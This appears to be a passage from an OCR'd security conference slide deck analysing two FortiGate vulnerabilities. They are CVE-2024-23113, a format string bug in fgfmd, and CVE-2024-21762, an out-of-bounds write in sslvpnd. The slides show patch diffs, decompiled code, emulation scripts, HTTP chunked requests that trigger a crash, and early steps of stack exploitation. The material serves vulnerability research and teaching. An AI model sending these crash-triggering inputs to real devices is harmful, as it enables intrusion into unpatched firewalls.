char **)(v3 + 8));
  }
  v4 = (FILE *)fgfm_attr_by_name(a2, "mgmtport");
  // ...
```

7.0.13

```
int sub_A043E0(__int64 a1, __int64 a2)
{
  v3 = fgfm_attr_by_name(a2, "authip");
  if ( v3 || (v3 = fgfm_attr_by_name(a2,
"fmg_fqdn")) != 0 || (v3 = fgfm_attr_by_name(a2,
"mgmtip")) != 0 )
  {
    snprintf((char *)(a1 + 204), 0x7FuLL, "%s",
*(const char **)(v3 + 8));
  }
  v4 = (FILE *)fgfm_attr_by_name(a2, "mgmtport");
  // ...
```

7.0.14

Patch Diffing on FortiGate

- CVE-2024-21762: Out-of-bound Write in sslvpnd

FGT_VM64 7.0.13 vs 7.0.14

```
sslvpnd component addr range:(0x157bc00,
0x16ec010)
0.99: 0x15ae300 vs 0x15afc00
0.99: 0x15ae630 vs 0x15aff50
0.99: 0x15aef20 vs 0x15b0840
0.99: 0x15cfe20 vs 0x15d2070
0.99: 0x15de3b0 vs 0x15e06d0
0.99: 0x15df6f0 vs 0x15e1a30
0.99: 0x15fc250 vs 0x15fe940
0.99: 0x15fc420 vs 0x15feb10
0.99: 0x16aef50 vs 0x16b17f0
0.99: 0x16af390 vs 0x16b1c30
0.99: 0x16b52b0 vs 0x16b7b70
0.99: 0x16b58a0 vs 0x16b814f
0.99: 0x16bc580 vs 0x16bee40
😄 0.97: 0x1596690 vs 0x1597b80
0.97: 0x16af4e0 vs 0x16b1d80
0.96: 0x15d4db0 vs 0x15d7000
0.96: 0x15d5860 vs 0x15d7ae0
... (nearly 60 functions)
```

7.0.13

```
__int64 sslvpn_ap_get_client_block(__int64 a1, __int64 a2, __int64 a3, __int64 a4, int a5, int a6) {
  // ...
  switch ( *(_DWORD *)(a1 + 704) ) {
    // ...
    default:
      // ...
      if ( v33 ) {
        // ...
        if ( v35 ) {
LABEL_50: if ( v35 == -1 ) {
            v26 = *(unsigned int *)(a1 + 736);
            *(_QWORD *)(a1 + 712) = *(_QWORD *)(a1 + 728);
            while ( (int)v26 > 1 ) {
              *(_DWORD *)(a1 + 704) = 4;
LABEL_21:     if(sslvpn_ap_getline(*(_QWORD *)(a1 + 744),v26,*(_QWORD *)(*(_QWORD *)(a1 + 8)+40LL),1LL) <= 0){
                /* ... error ... */
              }
              v27 = *(_DWORD *)(a1 + 736);
              v28 = *(_QWORD *)(a1 + 712);
              v29 = v27 - 1;
              if ( v28 != v29 ) {
                v30 = *(_QWORD *)(a1 + 744);
                *(_QWORD *)(a1 + 712) = v28 + 1;
                *(_BYTE *)(v30 + v28) = '\r';
                v31 = *(_QWORD *)(a1 + 712);
                v32 = *(_QWORD *)(a1 + 744);
                // ...
              }
              /* ... */
```


7.0.14

```
__int64 sslvpn_ap_get_client_block(request_rec *request_rec, __int64 buffer, __int64 buf_size) {
  // ...
  switch ( request_rec->unknown_176 ) {
    // ...
    default:
      // ...
      if ( read_chunked ) {
        // ...
        if ( remaining ) {
LABEL_53: if ( remaining == -1 ) {
            remaining_bufsize = (unsigned int)request_rec->unknown_184;
            *(_QWORD *)&request_rec->unknown_178 = *(_QWORD *)&request_rec->unknown_182;
            while ( (int)remaining_bufsize > 1 ) {
              if ( *(__int64 *)&request_rec->unknown_182 > 1024 ) {  // patch
                /* ... error: %s: %d invalid chunk trailer: too long\n ... */
              }
              request_rec->unknown_176 = 4;
LABEL_23:
              v25 = (int)sslvpn_ap_getline(*(_QWORD *)&request_rec->unknown_186, remaining_bufsize, (__int64)request_rec->connection->client, 1LL);   // patch
              *(_QWORD *)&request_rec->unknown_178 = (int)v25;
              // ...
              wrap_remaining_bufsize = request_rec->unknown_184;
              if ( (int)v25 <= (__int64)(wrap_remaining_bufsize - 2) )
              {
                v27 = *(_QWORD *)&request_rec->unknown_186;
                *(_QWORD *)&request_rec->unknown_178 = (int)v25 + 1LL;
                *(_BYTE *)(v27 + (int)v25) = '\r';
                // ...
              }
              /* ... */
```

Agenda

- Background
- Patch diffing on FortiGate
- Vulnerability analysis & exploitation
  - CVE-2024-23113: format string bug in fgfmd
  - CVE-2024-21762: out-of-bound write in sslvpnd
- Summary

CVE-2024-23113: Format String Bug in fgfmd



PSIRT

Format String Bug in fgfmd

Summary

A use of externally-controlled format string vulnerability [CWE-134] in FortiOS fgfmd daemon may allow a remote unauthenticated attacker to execute arbitrary code or commands via specially crafted requests.

A third-party report is indicating this may be exploited in the wild.

Version	Affected	Solution
FortiOS 7.6	Not affected	Not Applicable
FortiOS 7.4	7.4.0 through 7.4.2	Upgrade to 7.4.3 or above
FortiOS 7.2	7.2.0 through 7.2.6	Upgrade to 7.2.7 or above
FortiOS 7.0	7.0.0 through 7.0.13	Upgrade to 7.0.14 or above
FortiOS 6.4	Not affected	Not Applicable
FortiPAM 1.5	Not affected	Not Applicable

IR Number	**FG-IR-24-029**
Published Date	**Feb 8, 2024**
Updated Date	**Oct 17, 2024**
Severity	**Critical**
CVSSv3 Score	**9.8**
Impact	**Execute unauthorized code or commands**
CVE ID	**CVE-2024-23113**
CVRF	**Download**
Language	English

FGFM - FortiGate to FortiManager Protocol

- fgfmd: the daemon running exclusively for FortiGate to FortiManager communication

runs over SSL using TCP/541 (for both for sending and receiving messages)
The fgfm protocol implements a secure communication protocol with the following functions: 1. FortiGate reachability status (from FortiManager) 2. FortiManager reachability status (from FortiGate) 3. Configuration installation and retrieval 4. Script push 5. JSON monitoring via RTM

1. https://docs.fortinet.com/document/fortimanager/7.0.0/fortigate-fortimanager-communications-protocol-guide/444397/overview

FGFM - FortiGate to FortiManager Protocol

- protocol format

```
00000000  36 e0 11 00 00 00 00 4e  67 65 74 20 61 75 74 68  |6......Nget auth|
00000010  0d 0a 66 67 5f 69 70 3d  31 39 32 2e 31 36 38 2e  |..fg_ip=192.168.|
00000020  37 30 2e 31 39 0d 0a 6d  67 6d 74 69 70 3d 31 39  |70.19..mgmtip=19|
00000030  32 2e 31 36 38 2e 37 30  2e 31 39 0d 0a 6d 67 6d  |2.168.70.19..mgm|
00000040  74 70 6f 72 74 3d 34 34  33 0d 0a 0d 0a 00        |tport=443.......|
```

- Header (4 bytes): 0x36 0xe0 0x11 opcode
  - 0x0
  - 0x1
  - 0x2
- Length (4 bytes): len(Data) + 9
- Data
  - method line: method[parameter]\r\n
    - reply
    - keepalive
    - get
    - put
    - channel
    - connect
    - accept
  - attribute lines: (key=value\r\n)*
  - empty line: \r\n
- Terminator (1 bytes): 0x00

method line example

- reply 200\r\n
- keepalive\r\n
- get auth\r\n
- put script\r\n

attribute lines example

- fg_ip=192.168.70.19\r\n
- mgmtip=192.168.70.19\r\n
- mgmtport443\r\n
- harddisk=yes\r\n
- enc_flags=0\r\n

1. This protocol format is based on reverse engineering analysis and may not be entirely accurate.

CVE-2024-23113 Analysis

FGT_VM64 7.0.13

```
void _session_read(_QWORD *ptr) {
  v1 = fgfm_sock_read((__int64 *)ptr[48], (void *)(*(_QWORD *)(ptr[46] + 16LL) +
*(int *)ptr[46]), *(_DWORD *)(ptr[46] + 4LL) - *(_DWORD *)ptr[46]);
  // ...
  v3 = ptr[46];
  if ( v3 ) {
    while ( *(_DWORD *)v3 > 7u ) {
      v5 = *(_QWORD *)(v3 + 16);
      len_field_value = _byteswap_ulong(*(_DWORD *)(v5 + 4));
      /* ... validate packet ... */
      // ...
      v10 = *(_BYTE *)(v5 + 3);
      switch ( v10 ) {
        /* ... other cases ... */
        case 0:
          v2 = (__int64)ptr;
          fgfm_clt_handler((_BYTE *)qword_46DEAA8, (__int64)ptr, v5);
          // ...
```

CVE-2024-23113 Analysis

```
int fgfm_clt_handler(_BYTE *a1, __int64 a2, __int64 a3) {
  // ...
  v6 = fgfm_parse_msg((char *)(a3 + 8), v5 - 8);
  if ( v6 ) {
    v7 = v6;
    if ( v6[4] <= 0 ) {
      v8 = (unsigned int)*v6;
      if ( (_DWORD)v8 == 4 )
        goto LABEL_4;
      // ...
    }
    v8 = (unsigned int)*v7;
    // ...
LABEL_4:
    v9 = (void (__fastcall *)(__int64, __int64, __int64))fgfm_msg_handler[v8];
    if ( v9 )
      v9((__int64)a1, a2, (__int64)v7);
      // ...
```


- fgfm_reply_msg_handler
- fgfm_keepalive_msg_handler
- fgfm_get_msg_handler
- fgfm_put_msg_handler
- fgfm_chan_msg_handler

CVE-2024-23113 Analysis

```
void fgfm_reply_msg_handler(__int64 a1, __int64 a2, __int64 a3)
{
  v6 = fgfm_attr_by_name(a3, "request");
  // ...
  v7 = *(_DWORD *)(a2 + 392);
  if ( v7 != 3 && v7 )
  {
    if(!strcmp(**(const char ***)(a3 + 8),"200"))
    {
      v8 = *(_QWORD *)(v6 + 8);
      if ( v7 == 1 )
      {
        if(strcmp((const char *)v8, "auth"))
          return;
        fgfm_auth_handler(a1, a2, a3);
        if ( (*(_BYTE *)(a2 + 133) & 1) == 0 )
        {
          sub_A04020(a2, a3);
          // ...
```

```
int sub_A04020(__int64 a1, __int64 a2)
{
  v3 = fgfm_attr_by_name(a2, "authip");
  if (v3 || (v3=fgfm_attr_by_name(a2,
"fmg_fqdn"))!=0 || (v3=fgfm_attr_by_name(a2,
"mgmtip")) != 0 )
  {
    snprintf((char *)(a1 + 204), 0x7FuLL,
*(const char **)(v3 + 8));
  }
  // ...
```





The key is to identify the index of format string on the stack.

Firmware Emulation

Full-System Emulation
(QEMU System Mode)

- ✅ Complete system simulation
- ❌ Incomplete peripheral support
- ❌ Complex configuration

User-Mode Emulation
(QEMU User Mode)

- ✅ Simple setup
- ✅ Direct binary execution
- ❌ No system environment
- ❌ Limited hardware support
- ❌ No kernel modules support

Code Fragment Emulation
(Unicorn Engine)

- ✅ High flexibility
- ✅ Custom configuration
- ❌ Manual setup required
- ❌ Complex for large programs

⇩ combined

Challenge: /bin/init is highly complex, user-mode emulation is not applicable.

Partial Emulation
A balanced approach for specific functionality

- Focus on specific functional modules or code segments
- Ideal for isolated functions with minimal dependencies
- Tool: Qiling (Unicorn-based) / QEMU user mode + GDB

CVE-2024-23113 Analysis

```
void _session_read(_QWORD *ptr) {
  v1 = fgfm_sock_read((__int64 *)ptr[48], (void *)(*(_QWORD *)(ptr[46] + 16LL) +
*(int *)ptr[46]), *(_DWORD *)(ptr[46] + 4LL) - *(_DWORD *)ptr[46]);
  // ...
  v3 = ptr[46];
  if ( v3 ) {
    while ( *(_DWORD *)v3 > 7u ) {
      // ...
      v10 = *(_BYTE *)(v5 + 3);
      switch ( v10 ) {
        /* ... other cases ... */
        case 0:
          v2 = (__int64)ptr;
          fgfm_clt_handler((_BYTE *)qword_46DEAA8, (__int64)ptr, v5);
          // ...
```

The vulnerability exists in FGFM packet parsing & handling, which is relatively independent. Suitable for partial emulation!

_session_read() → fgfm_clt_handler() → fgfm_reply_msg_handler() → sub_A04020()

Partial Emulation Example: FGT_60F 7.0.12

- Qiling: an open-source binary emulation framework supporting multiple architectures and platforms

```
def fortigate_init():
    def partial_run(ql):
        ql.arch.regs.arch_sp -= 0x1000
        a1_strcut_ptr = ql.arch.regs.arch_sp
        # ... prepare arguments
        ql.arch.regs.x0 = a1_strcut_ptr
        ql.arch.regs.arch_pc = 0x9D6E30 # hijack control flow to _session_read()

    rootfs = "~/FGT_60F_7.0.12/_rootfs"

    bin_path = os.path.join(rootfs, "bin/init")
    ql = Qiling([bin_path], rootfs, console=True, verbose=QL_VERBOSE.DEBUG)

    ql.hook_address(partial_run, 0x453BE0)  # hook at main()
    ql.hook_address(hook_fgfm_sock_read, 0x9D6E5C) # hook fgfm_sock_read() call

    ql.run()
```

Partial emulation for normal ELF

1. call ql.run() to reach main() entry
2. hook at main() to redirect to target function/code segment
3. add custom hooks if necessary

Qiling is powerful, but has trouble in loading/parsing /bin/init binary.

1. uboot partial emulation: https://github.com/qilingframework/qiling/blob/dev/examples/hello_arm_uboot.py

Partial Emulation Example: FGT_60F 7.0.12

- QEMU user mode + GDB: run /bin/init successfully while enabling automated memory/register manipulation

```
# gdbinit example
b *0x453BE0
commands
    silent
    source ~/fortigate_init_patch.py
    c
end

...

b *0x9D6E5C
commands
    silent
    source ~/fortigate_init_patch.py
    c
end

b *0x9B7474
```

fortigate_init_patch.py

```
def hijack_pc(value):
    gdb_utils.set_reg_value("pc", value)

def init_args():
    x0_ptr = 0x6000000
    # ... prepare args for calling _session_read()

def write_pkt(cur_addr):
    buf_addr = gdb_utils.get_reg_value("x1")
    pkt_hex = "<fgfm packet>"
    gdb_utils.set_memory_string(buf_addr, pkt_hex)
    gdb_utils.set_reg_value("x0", len(pkt_hex))
    hijack_pc(cur_addr + 4)

cur_addr = gdb_utils.get_reg_value("pc")
if cur_addr == 0x453BE0:
    hijack_pc(0x9D6E30)
elif cur_addr == 0x9D6E30:
    init_args()
elif cur_addr == 0x9D6E5C:
    write_pkt(cur_addr)
```

Partial Emulation Example: FGT_60F 7.0.12

- QEMU user mode + GDB + GDB python scripting: run /bin/init successfully while enabling automated memory/register manipulation

```
# gdbinit example
b *0x453BE0
commands
    si
    so
    c
end

...

b *0x9B7474
```

```
Breakpoint 4, 0x0000000009b7474 in ?? ()
(gdb) x/8i $pc
=> 0x9b7474:    bl      0x43d890
   0x9b7478:    adrp    x1, 0x2afa000
   0x9b747c:    mov     x0, x19
   0x9b7480:    add     x1, x1, #0xdd8
   0x9b7484:    bl      0x9cc7f8
   0x9b7488:    cbz     x0, 0x9b7508
   0x9b748c:    ldr     x0, [x0, #8]
   0x9b7490:    mov     w2, #0xa                   // #10
(gdb)
```

reach the call to snprintf() successfully

fortigate_init_patch.py

```
def hijack_pc(value):
    gdb_utils.set_reg_value("pc", value)

def init_args():
    ...
    _session_read()
    ...
    alue("x1")
    ...
    f_addr, pkt_hex)
    len(pkt_hex))
    ...
    ("pc")
    ...
elif cur_addr == 0x9D6E30:
    init_args()
elif cur_addr == 0x9D6E5C:
    write_pkt(cur_addr)
```

CVE-2024-23113

Demonstration in

Emulated Environment

CVE-2024-23113


Demonstration on

Real Device

Agenda

- Background
- Patch diffing on FortiGate
- Vulnerability analysis & exploitation
  - CVE-2024-23113: format string bug in fgfmd
  - CVE-2024-21762: out-of-bound write in sslvpnd
- Summary

CVE-2024-21762: Out-of-bound Write in sslvpnd



PSIRT

Out-of-bound Write in sslvpnd

Summary

A out-of-bounds write vulnerability [CWE-787] in FortiOS and FortiProxy may allow a remote unauthenticated attacker to execute arbitrary code or command via specially crafted HTTP requests.

Workaround : disable SSL VPN (disable webmode is NOT a valid workaround)

Note: This is potentially being exploited in the wild.

Version	Affected	Solution
FortiOS 7.4	7.4.0 through 7.4.2	Upgrade to 7.4.3 or above
FortiOS 7.2	7.2.0 through 7.2.6	Upgrade to 7.2.7 or above
FortiOS 7.0	7.0.0 through 7.0.13	Upgrade to 7.0.14 or above
FortiOS 6.4	6.4.0 through 6.4.14	Upgrade to 6.4.15 or above
FortiOS 6.2	6.2.0 through 6.2.15	Upgrade to 6.2.16 or above

IR Number	FG-IR-24-015
Published Date	Feb 8, 2024
Updated Date	Jan 15, 2025
Severity	Critical
CVSSv3 Score	9.6
Impact	Execute unauthorized code or commands
CVE ID	CVE-2024-21762
CVRF	Download
Language	English

CVE-2024-21762 Analysis

FGT_VM64 7.4.2

```
chunk_size_len = sslvpn_ap_getline(a2, buf_size, *(_QWORD *)(a1->qword8 + 40LL), 0LL);
read_len = chunk_size_len;
a1->buf_read_size = chunk_size_len;
//...
    chunk_size = ap_get_chunk_size((unsigned __int8 *)a1->buf_ptr);  // hex decode chunk size field
    a1->qword2E0 = chunk_size;
    if ( !chunk_size ) {                // if chunk_size == 0
      encoding_type = a1->encoding_type;
      //...
      a1->chunk_size = -1LL;            // chunk_trailer
      goto LABEL_47;
    }
      // ...
LABEL_47:
      if ( encoding_type == 3 ) {       // append '\r\n' into a1->buf_ptr
        a1->buf_read_size = read_len + 1;
        buf_ptr_1[read_len] = '\r';
        v38 = a1->buf_read_size;
        v39 = a1->buf_ptr;
        a1->buf_read_size = v38 + 1;
        v39[v38] = '\n';
        v40 = a1->buf_read_size;
        a1->buf_ptr += v40;             // update a1->buf_ptr
        a1->buf_size -= v40;
      }
      //...
      v34 = a1->chunk_size;
      goto LABEL_50;
     //...
```

CVE-2024-21762 Analysis

```
LABEL_50:
          if ( v34 == -1 )
          {
            v25 = a1->buf_size;
            a1->trailer_off = a1->buf_read_size;
            while ( (int)v25 > 1 )
            {
              a1->body_read_state = 4;
              if ((int)sslvpn_ap_getline(a1->buf_ptr, v25, *(_QWORD *)(a1->qword8 + 40LL), 1LL) <= 0)
```



‘\r\n’ is written to a1->buf_ptr + a1->buf_read_size
without checking whether it goes out of bounds.

```
              trailer_off = a1->trailer_off;
              v28 = (int)(v26 - 1);
              if ( trailer_off != v28 )
              {
                buf_ptr = a1->buf_ptr;
                a1->trailer_off = trailer_off + 1;
                buf_ptr[trailer_off] = '\r';      // offset by a1->buf_read_size to write ‘\r\n’
                v30 = a1->trailer_off;
                v31 = a1->buf_ptr;
                a1->trailer_off = v30 + 1;
                v31[v30] = '\n';
                v28 = a1->trailer_off;
                v26 = a1->buf_size;
              }
```





CVE-2024-21762 Analysis

Even a simple packet
can reveal some anomalies

```
POST / HTTP/1.1
Host: example.com
Transfer-Encoding: chunked

3\r\n
a=b\r\n
0\r\n
a\r\n
\r\n
\r\n
```



```
Breakpoint 1, 0x00000000018f4c58 in ?? ()
(gdb) x/i $rip
=> 0x18f4c58:   movb   $0xd,(%rax,%rdx,1)
(gdb) x/gx $rax-$rdx
0x7ffcd9228390: 0x00000000610a0d30
(gdb) p/x $rdx   # a1->buf_read_size
$1 = 0x3
(gdb) ni
0x00000000018f4c5c in ?? ()
(gdb) x/gx $rax-$rdx
0x7ffcd9228390: 0x000d0000610a0d30
(gdb) ni 6
0x00000000018f4c80 in ?? ()
(gdb) x/gx 0x7ffcd9228390
0x7ffcd9228390: 0x0a0d0000610a0d30
```

Using a1->buf_read_size as the offset is a logical mistake.

CVE-2024-21762 Analysis

```
POST / HTTP/1.1
Host: example.com
Transfer-Encoding: chunked

3\r\n
a=b\r\n
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
0000000000...\r\n
a\r\n
\r\n
\r\n
```

hex_decode(“0000000000…0”) = 0



Stack out of bound write ‘\r\n’

```
Program received signal SIGSEGV,
Segmentation fault.
0x0000000001a11237 in ?? ()
(gdb) x/i $rip
=> 0x1a11237:   retq
(gdb) x/gx $rsp
0x7ffcd922a3b8: 0x0a0d000001a260bd
```

CVE-2024-21762 Exploitation

Looking for valuable data on stack

```
Breakpoint 2, 0x0000000001a11216 in ??
()
(gdb) bt
#0  0x0000000001a11216 in ?? ()
#1  0x0000000001a260bd in ?? ()
#2  0x0000000001a27760 in ?? ()
#3  0x0000000001a27842 in ?? ()
#4  0x0000000001a27dfc in ?? ()
#5  0x0000000001a29323 in ?? ()
#6  0x0000000001a2a708 in ?? ()
#7  0x000000000044ed1f in ?? ()
…
```

stack frame

```
(gdb) x/??gx $rsp
0x7ffcd9228390: 0x0a0d0000610a0d30      0x0000000000000000
0x7ffcd92283a0: 0x0000000000000000      0x0000000000000000
0x7ffcd92283b0: 0x0000000000000000      0x0000000000000000
0x7ffcd92283c0: 0x0000000000000000      0x0000000000000000
0x7ffcd92283d0: 0x0000000000000000      0x0000000000000000
                                …
0x7ffcd922a390: 0x00007fc2c241e800      0x4bae91fb40cd3800
0x7ffcd922a3a0: 0x0000000000000000      0x0000000000000000
0x7ffcd922a3b0: 0x00007ffcd922a400      0x0000000001a260bd
0x7ffcd922a3c0: 0x00007ffcd922a3d0      0x00007fc2c18c5218
0x7ffcd922a3d0: 0x00007ffcd922a400      0x0000000000000000
0x7ffcd922a3e0: 0x00007fc2c241e8c0      0x00007fc2c241e800
0x7ffcd922a3f0: 0x0000000000000000      0x0000000000000000
0x7ffcd922a400: 0x00007ffcd922a430      0x0000000001a27760
0x7ffcd922a410: 0x00000000088b2dc0      0x00007fc2c241e800
0x7ffcd922a420: 0x0000000000000000      0x0000000000000000
```

CVE-2024-21762 Exploitation

sub_1A27650()

```
0x1a27750:   mov    $0x1,%edx
0x1a27755:   mov    %r14d,%esi
0x1a27758:   mov    %r13,%rdi
0x1a2775b:   callq  0x1a26040
0x1a27760:   test   %eax,%eax
0x1a27762:   jne    0x1a27790
0x1a27764:   andb   $0xfd,0x10(%r12)
0x1a2776a:   jmpq   0x1a276e8
```

sub_1A26040()

```
0x1a26040:   push   %rbp
0x1a26041:   mov    %rsp,%rbp
0x1a26044:   push   %r15
0x1a26046:   push   %r14
0x1a26048:   mov    %esi,%r14d
0x1a2604b:   push   %r13
0x1a2604d:   push   %r12
0x1a2604f:   mov    %rdi,%r12
0x1a26052:   push   %rbx
0x1a26053:   sub    $0x18,%rsp
…
0x1a26158:   add    $0x18,%rsp
0x1a2615c:   mov    $0x1,%eax
0x1a26161:   pop    %rbx
0x1a26162:   pop    %r12
0x1a26164:   pop    %r13
0x1a26166:   pop    %r14
0x1a26168:   pop    %r15
0x1a2616a:   pop    %rbp
0x1a2616b:   retq
```


```
(gdb) x/??gx $rsp
0x7ffcd9228390: 0x0a0d0000610a0d30      0x0000000000000000
0x7ffcd92283a0: 0x0000000000000000      0x0000000000000000
0x7ffcd92283b0: 0x0000000000000000      0x0000000000000000
0x7ffcd92283c0: 0x0000000000000000      0x0000000000000000
